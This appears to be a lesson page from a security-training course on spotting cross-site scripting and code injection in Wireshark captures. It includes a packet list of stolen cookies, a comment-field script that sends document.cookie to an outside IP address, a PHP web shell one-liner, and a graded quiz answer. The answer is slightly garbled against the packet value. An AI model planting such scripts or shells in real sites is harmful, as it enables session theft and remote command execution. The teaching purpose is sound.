
Cross-Site Scripting (XSS) & Code Injection Detection

Related PCAP File(s):

- XSS_Simple.pcapng


Suppose we were looking through our HTTP requests and noticed that a good amount of requests were being sent to an internal "server," we did not recognize. This could be a clear indication of cross-site scripting. Let's take the following output for example.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=mZjQ17NLXY8ZN8bJCS0O HTTP/1.1
2	0.000821	192.168.10.5	192.168.10.3	HTTP	401	Continuation
3	2.225293	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=3gNoDd8tDEq8dtz7tA4V HTTP/1.1
4	2.226143	192.168.10.5	192.168.10.3	HTTP	401	Continuation
5	3.344788	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=erloApVdxNhdhdOyFo8Z HTTP/1.1
6	3.345603	192.168.10.5	192.168.10.3	HTTP	401	Continuation
7	4.859956	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=ZbngxXBzosnPmW3IYZuQ HTTP/1.1
8	4.861045	192.168.10.5	192.168.10.3	HTTP	401	Continuation
9	5.808899	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=a0tFNvjOGW7n22WT7pLq HTTP/1.1
10	5.809413	192.168.10.5	192.168.10.3	HTTP	401	Continuation
11	7.437505	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=041b8LMMpFmyXBx8bCuH HTTP/1.1
12	7.438632	192.168.10.5	192.168.10.3	HTTP	401	Continuation
13	8.556904	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=doMOPxOsBBo8qOtICSK7 HTTP/1.1
14	8.557586	192.168.10.5	192.168.10.3	HTTP	401	Continuation
15	9.611185	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=R3Uc6m0dbLYIvQjroMEu HTTP/1.1
16	9.611957	192.168.10.5	192.168.10.3	HTTP	401	Continuation
17	10.400475	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=yL8Lh8RQr1TfyfKneZAf HTTP/1.1
18	10.401373	192.168.10.5	192.168.10.3	HTTP	401	Continuation
19	11.439779	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=SX8vRMrAMdW4xi962Ncm HTTP/1.1
20	11.440386	192.168.10.5	192.168.10.3	HTTP	401	Continuation
21	13.534266	192.168.10.3	192.168.10.5	HTTP	433	GET /aoidjw?cookie=?cookie=MyTic4pDy088cIj05Y3W HTTP/1.1
22	13.535167	192.168.10.5	192.168.10.3	HTTP	401	Continuation
23	38.017627	192.168.10.50	192.168.10.7	HTTP	505	GET /something.html HTTP/1.1

We might notice alot of values being sent over, and in real cases this might not be as obvious that these are user's cookies/tokens. Instead, it might even be encoded or encrypted while it is in transit. Essentially speaking, cross-site scripting works through an attacker injecting malicious javascript or script code into one of our web pages through user input. When other users visit our web server their browsers will execute this code. Attackers in many cases will utilize this technique to steal tokens, cookies, session values, and more. If we were to follow one of these requests it would look like the following.



Wireshark · Follow HTTP Stream (tcp.stream eq 0) · XSS_Simple.pcapng

```
GET /aoidjw?cookie=?cookie=[redacted] HTTP/1.1
Host: 192.168.10.5
Connection: keep-alive
User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Mobile Safari/537.36
Accept: */*
Origin: http://192.168.10.7
Referer: http://192.168.10.7/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

<!DOCTYPE HTML>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>Error response</title>
    </head>
    <body>
        <h1>Error response</h1>
        <p>Error code: 404</p>
        <p>Message: File not found.</p>
        <p>Error code explanation: 404 - Nothing matches the given URI.</p>
    </body>
</html>
```

Getting down to the root of where this code is originating can be somewhat tricky. However, suppose we had a user comment area on our web server. We might notice one of the comments looks like the following.

Code: javascript

```
<script>
  window.addEventListener("load", function() {
```

```
    const url = "http://192.168.0.19:5555";
    const params = "cookie=" + encodeURIComponent(document.cookie);
    const request = new XMLHttpRequest();
    request.open("GET", url + "?" + params);
    request.send();
  });
</script>
```

This would be successful cross-site scripting from the attacker, and as such we would want to remove this comment quickly, and even in most cases bring our server down to fix the issue before it persists. We might also notice in some cases, that an attacker might attempt to inject code into these fields like the following two examples.

In order for them to get command and control through PHP.

Code: php

```php
<?php system($_GET['cmd']); ?>
```

Or to execute a single command with PHP:


Code: php


```php
<?php echo `whoami` ?>
```

Preventing XSS and Code Injection

In order to prevent these threats after we detect them, we can do the following.

1. Sanitize and handle user input in an acceptable manner.
2. Do not interpret user input as code.





Waiting to start...

Enable step-by-step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

+1 Inspect the first packet of the XSS_Simple.pcapng file, part of this module's resources, and enter the cookie value that was exfiltrated as your answer.

mZjQ17NLXY8ZNBbJCS0O

Submit

Previous Next

Mark Complete & Next